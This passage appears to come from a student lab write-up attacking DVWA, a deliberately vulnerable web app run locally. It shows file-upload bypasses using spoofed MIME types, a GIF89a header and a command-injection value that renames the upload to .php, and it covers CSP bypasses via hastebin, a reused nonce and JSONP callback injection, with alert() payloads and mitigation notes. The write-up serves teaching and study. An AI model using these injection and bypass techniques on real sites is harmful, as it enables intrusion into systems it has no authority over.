    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>$target_path successfully uploaded!</pre>";
        }
    }
}

```

In order for it to work, we still need to send it as a php file. Based on the source code, only the type is being checked. Thus, we intercepted the request using burpsuite and removed the .jpeg from the file name. The type is still image/jpeg. We then forwarded it and it was received successfully.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is captured for the URL `http://127.0.0.1/DVWA-master/vulnerabilities/upload`. The 'Raw' tab displays the following request body:

```

POST /DVWA-master/vulnerabilities/upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-store
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA-master/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=uujax951615hl2nq6s7843jv852; security=medium
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygakyK6dy8UrSwas
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
----WebKitFormBoundarygakyK6dy8UrSwas
Content-Disposition: form-data; name="uploaded"; filename="hackMedium.php.jpeg"
Content-Type: image/jpeg
<html>
<body>
<script>alert("You have been hacked")</script>
</body>
</html>
----WebKitFormBoundarygakyK6dy8UrSwas
Content-Disposition: form-data; name="Upload"
Upload
----WebKitFormBoundarygakyK6dy8UrSwas--

```

DVWA

Vulnerability: File Upload

Choose an image to upload:

No file chosen

`.../.../hackable/uploads/hackMedium.php successfully uploaded!`

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass


← → ⌂ ① 127.0.0.1/DVWA-master/hackable/uploads/

Index of /DVWA-master/hackable/uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 dvwa_email.png	2022-10-11 17:31	667	
 hack.html.jpg	2022-11-13 06:59	77	
 hack.php	2022-11-13 07:26	77	
 hack2.php	2022-11-13 07:31	77	
 hackMedium.php	2022-11-13 08:42	77	
 hackMedium.php.jpeg	2022-11-13 07:33	77	

Apache/2.4.54 (Debian) Server at 127.0.0.1 Port 80

Once we opened it, the alert appeared.



Vulnerability: File Upload

Choose an image to upload:

No file selected.

`.../hackable/uploads/hackMedium.php.jpeg successfully uploaded!`

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

3) High security

We tried the previous ways in the high security level, but they didn't work.



Vulnerability: File Upload

Choose an image to upload:

No file chosen

Your image was not uploaded. We can only accept JPEG or PNG images.

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "gif" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
    }
}
```

This is due to the fact that the extension is being checked now instead of the type. As such, we sent the image with the .php.jpeg extensions without changing it from burpsuite. We also had to put GIF89a above our php code from burpsuite, in order for the website to be tricked into thinking that it is GIF image data.

```

10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySP25aFvEBvyNwah0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Referrer: http://127.0.0.1/DWVA-master/vulnerabilities/upload/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=uija39j165h12m2g6784bjv852; security=high
21 Connection: close
22
23 ----WebKitFormBoundarySP25aFvEBvyNwah0
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26 100000
27 ----WebKitFormBoundarySP25aFvEBvyNwah0
28 Content-Disposition: form-data; name="uploaded"; filename="hackMedium5.php.jpeg"
29 Content-Type: image/jpeg
30
31 GIF89a
32 <html>
33 <body>
34 <script>alert("You have been hacked")</script>
35 </body>
36 </html>
37
38 ----WebKitFormBoundarySP25aFvEBvyNwah0
39 Content-Disposition: form-data; name="Upload"
40
41 .lnkload

```

Vulnerability: File Upload

Choose an image to upload:

No file chosen

.../..../hackable/uploads/hackMedium5.php.jpeg succesfully uploaded!

Now, we need to delete jpeg so it can be executed when it is opened. Based on the help, we need to use another vulnerability. Thus, we used “Command Injection” and submitted the following command:

```

127.0.0.1|ls ../../uploads|mv
../../../../uploads/hackMedium5.php.jpeg
../../../../uploads/hackMedium5.php


```

This command renamed the file from `hackMedium5.php.jpeg` to `hackMedium5.php`. When we enter the uploads, we can see that the name has been changed and the script executes when it is opened.



Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	2022-10-11 17:31	667	
exploit.png	2022-11-13 09:20	406	
hack.html.jpg	2022-11-13 06:59	77	
hack.php	2022-11-13 07:26	77	
hack2.php	2022-11-13 07:31	77	
hackMedium.php	2022-11-13 08:42	77	
hackMedium.php.jpeg	2022-11-13 07:33	77	
hackMedium5.php	2022-11-13 09:33	85	
image.jpg	2022-11-13 09:27	46K	

Apache/2.4.54 (Debian) Server at 127.0.0.1 Port 80



127.0.0.1 says
You have been hacked

OK

This kind of exploit is very dangerous especially on the admin, as a malicious code can be submitted and when opened by the admin or database administrator, it could affect their personal computer. We can protect against it by adding conditions that check both the extensions and the content type.

d) CSP Bypass


1) Low security

Content Security Policy (CSP) is an HTTP response header that tells a website how to load (or block) any of its content such as scripts, CSS, and images. For example, the CSP in the HTTP response could tell the browser not to load any scripts from outside the site's domain, or from a list of trusted domains.

The source code shows that the CSP for the low security page says scripts are allowed to be loaded from the same domain and from certain domains such as <https://pastebin.com>.

```
<?php  
  
$headerCSP = "Content-Security-Policy: script-  
src 'self' https://pastebin.com hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-  
analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.  
  
header($headerCSP);
```

Since hastebin.com allows the user to input any text (or write a script), we visit hastebin and create a new paste with the following script:



Then, we link the raw script to the DVWA webpage:

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

After clicking Include, we get the alert saying "hi" on the page.

The screenshot shows the DVWA Content Security Policy (CSP) Bypass page. On the left sidebar, there is a menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main content area has a title "Vulnerability: Content Security Policy (CSP) Bypass". Below the title, it says "localhost" and "hi". A blue "OK" button is visible. The background of the main content area is dark grey.

We conclude that allowing hastebin.com is unsafe since any user can create a malicious script and link to it in this way.

2) Medium security


On this page we see that we can include any text in the HTML body.

The screenshot shows the DVWA Content Security Policy (CSP) Bypass page. The title is "Vulnerability: Content Security Policy (CSP) Bypass". There is a text input field containing "test" and a button labeled "Include". Below the input field, a note says "Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up." At the bottom, there is a "More Information" section with links to "Content Security Policy Reference", "Mozilla Developer Network - CSP: script-src", and "Mozilla Security Blog - CSP for the web we have". A small note at the bottom says "Module developed by Digininja."

We try to include a script which will alert "hi":

The screenshot shows the DVWA Content Security Policy (CSP) Bypass page. The title is "Vulnerability: Content Security Policy (CSP) Bypass". There is a text input field containing "<script>alert('hi')</script>" and a button labeled "Include". Below the input field, a note says "Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up."

When we click Include, nothing happens. Looking at the console, we find the following error:



The screenshot shows a browser's developer tools console with a red error message. The message reads: "Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA='". Note that 'unsafe-inline' is ignored if either a hash or nonce value is present in the source list." This indicates that the browser is blocking the execution of the inline script because it does not match the specified nonce value in the Content Security Policy header.

We find that the CSP for this page includes a “nonce” value, as we confirm through the source code:

```
<?php  
  
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-  
TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA='";  
  
header($headerCSP);
```

We see this hardcoded nonce that is being sent in the response header every time. A nonce value is simply a number that is supposed to only be used once, sent by a server to be compared with the nonce of a script and allowed to execute if the nonces match.

So, if we simply change the nonce of the script we want to execute to match the nonce being sent by the server, we can bypass the CSP and allow the script to execute. We just add the “nonce” attribute to the alert script we tried above.


Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

`<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">ale`

More Information

We get a successful alert again, meaning we successfully executed the script:



An attacker can simply copy this nonce from the console error or by checking the response headers (which include the CSP). Thus, using nonces in this way should be avoided, or the nonce value should be changed with every new interaction or input.

3) High security

This page says that it calls a script from `http://localhost/DVWA-master/vulnerabilities/csp/source/jsonp.php`. We will use Burp Suite's "Intercept" tool which will stop a request before it happens so we can analyze it. We turn on Intercept, then we make the request to solve the sum:

The screenshot shows the DVWA Content Security Policy (CSP) Bypass page and the Burp Suite interface. The DVWA page displays a challenge where the user needs to solve a simple math equation ($1+2+3+4+5=$) to proceed. The Burp Suite interface shows the intercept feature is active, and the raw request is captured in the message list.

A detailed view of the Burp Suite Request tab. The request is a GET to `/DVWA-master/vulnerabilities/csp/source/jsonp.php?callback=solveSum`. The raw request content is as follows:

```

1 GET /DVWA-master/vulnerabilities/csp/source/jsonp.php?callback=solveSum HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="103", ".Not/A Brand";v="99"
4 sec-ch-ua-mobile: 70
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
Safari/537.36
6 sec-ch-ua-platform: "Linux"
7 Accept: /*
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: script
11 Referer: http://localhost/DVWA-master/vulnerabilities/csp/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=gdn9tphr2p0hn69cq0sq775ma; security=high
15 Connection: close
16
17

```


The Inspector panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The 'Value' column for the 'callback' parameter is set to 'solveSum'.

We can see that the URL contains a query parameter “callback” which contains “solveSum”, which is the name of the callback function being called to solve the sum.

Instead of running the “callback” provided by the server, we try to change the JavaScript to display an alert instead.

```
Pretty Raw Hex
1 GET /DVWA-master/vulnerabilities/csp/source/jsonp.php?callback=alert("hi")| HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
Safari/537.36
6 sec-ch-ua-platform: "Linux"
7 Accept: /*
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: script
11 Referer: http://localhost/DVWA-master/vulnerabilities/csp/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=gdn9tphr2p0hn69cqo0sq775ma; security=high
15 Connection: close
```

Forwarding the request in Burp after we modified it, we were successful in executing the alert script.



In this case, calling to execute a script through a URL query string is unsafe practice and was bypassed regardless of CSP, which even states that all scripts must exist on the same domain. We were able to execute since the unsafe script is sent in the URL rather than being present in the page content.